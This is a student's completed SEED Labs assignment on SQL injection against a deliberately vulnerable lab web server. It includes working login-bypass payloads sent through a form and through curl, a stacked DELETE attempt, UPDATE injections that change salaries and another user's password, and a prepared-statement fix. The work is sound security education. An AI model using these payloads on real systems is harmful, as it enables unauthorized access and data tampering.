Lab 2 : SQL Injection Attack

Due: July 21, 2024 at 11:59 PM | Total points: 100

Task 1 (20 Pts): Get Familiar with SQL Statements

Question 1: After running the commands in task 1, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.

Select * from credential where name = 'Alice';


```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```


Question 2: What fields are available in the credential table of the SQL database?

ID, Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, Password

Task 2 (40 Pts): SQL Injection Attack on SELECT Statement

Question 3: Provide a screenshot of a successful SQL injection attack from the webpage. (Output of task 2.1). What commands did you use for the SQL injection attack? Explain the command usage and provide observation. Command: admin'; #





User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

The command inputs admin's username and terminates the original SQL statement.

```
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

It does it right before the and clause, bypassing the password validation by commenting it with #. This implies that there is no separation between data and the code.

Question 4: Provide a screenshot of a successful SQL injection attack from the command line. (Output of task 2.2). What command did you use from the command line? Explain the command usage and provide observation.

curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password='

This command does the same operation, except it is now done through a terminal. Here we are addressing the website, typing our user login information straight into the input files, username, and Password. However, our command also bypasses the password field, using the percent encoding, where %27 – ' %20 - ; %23 - #.



```
[07/20/24]seed@VM:.../lib$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fr
ontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-
striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Addr
ess</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td
d>10213352</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32
193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254
314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[07/20/24]seed@VM:.../lib$
```

Question 5: Provide the screenshot output to show the failed execution of two SQL statements (Output of task 2.3). Also provide the statements.

Using these two commands:

admin'; DELETE FROM credential where name= 'Alice'; #

We tried deleting the user with the name Alice



Question 6: What countermeasure prevented the execution of two SQL statements? Describe your observation. (Refer to SQL overview pdf provided in the Canvas), (answer related to task 2.3)

According to the SEED manual, the website uses prepared statements, to separate the code from its data. Therefore, none of the standard SQL code would work since it is treated as data by the website rather than as the code. This means that neither user input nor potentially malicious SQL code, can impact the intended execution of the SQL statement.

Task 3 (30 Pts): SQL Injection Attack on UPDATE Statement

Question 7: Provide screenshot of successful modification of your own salary. (Increase Alice's salary, Task 3.1). What command/changes did you introduced for this step? Explain the command usage and provide observation.

Command: **', salary = 60000 where EID = 10000; #**

Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Using the command above, we managed to edit Alice's salary from 30000 to 60000. We terminated the default SQL statement, injected our new salary value and directly targeted Alice's account by her EID.

The fact that we managed to change Alice's salary means that the Edit profile page doesn't have any security in terms of the code and data separation, such as prepared statement.

Question 8: Provide screenshot of successful modification of other's salary. (Decrease Bob's salary, and show Boby's original salary, Task 3.2). What command/changes did you introduced for this step? Explain the command usage and provide observation.

Original salary

Boby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Decreased salary to $1 (using Alice's account)

Boby 20000 1 4/20 10213352

Command: **',salary = 1 where EID = 20000; #**

Using the command above, we managed to edit Boby's salary. We terminated the default SQL statement, injected our new salary value and directly targeted Boby's account by his EID.

Same as with the previous task, this means that the Edit profile page doesn't have any security in terms of the code and data separation, such as prepared statement. Moreover, any user can easily target other users without any access validation.

Question 9: Provide screenshot of successful modification of other's password. (Successful login to Boby's account, Task 3.3). Explain the command usage and provide observation.

Original

```
+------+------------------------------------------+
| name | password                                 |
+------+------------------------------------------+
| Boby | b78ed97677c161c1c82c142906674ad15242b2d4 |
+------+------------------------------------------+
```

Modified password

```
+------+------------------------------------------+
| name | password                                 |
+------+------------------------------------------+
| Boby | 19c2a0dbd8e3a41b25d504744c57df8853e36677 |
+------+------------------------------------------+
```

Command: **', password = sha1('pas') where EID = 20000; #**

In this case the command, cuts off the SQL statement, and inserts our own statement with a new password for Boby. To be more specific, it terminates the current SQL command, sets the password field to the SHA-1 hashed value of the string 'pas' and gets Boby's profile using his EID.

Task 4 (10 Pts): Countermeasure – Prepared Statement

Question 10: Provide screenshot of failed SQL injection attack after applying the prepared statement mechanism to the vulnerable codes. What changes did you make to the unsafe.php? Explain your code(Output of Task 4)

Using Boby's new password – 'pas'

Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**

Using the standard SQL Injection command, did not work out this time: Boby'; #.

In the PHP code below, we have implemented the prepared statement approach. Instead of inserting the logging data straight into the database search, we have first prepared the statement, bound the parameters, executed the query, and then processed the results:

```php
$conn = getDB();

// do the query

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential where name = ?
                        and Password = ?");
//Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

$stmt->close();

// close the sql connection
$conn->close();
```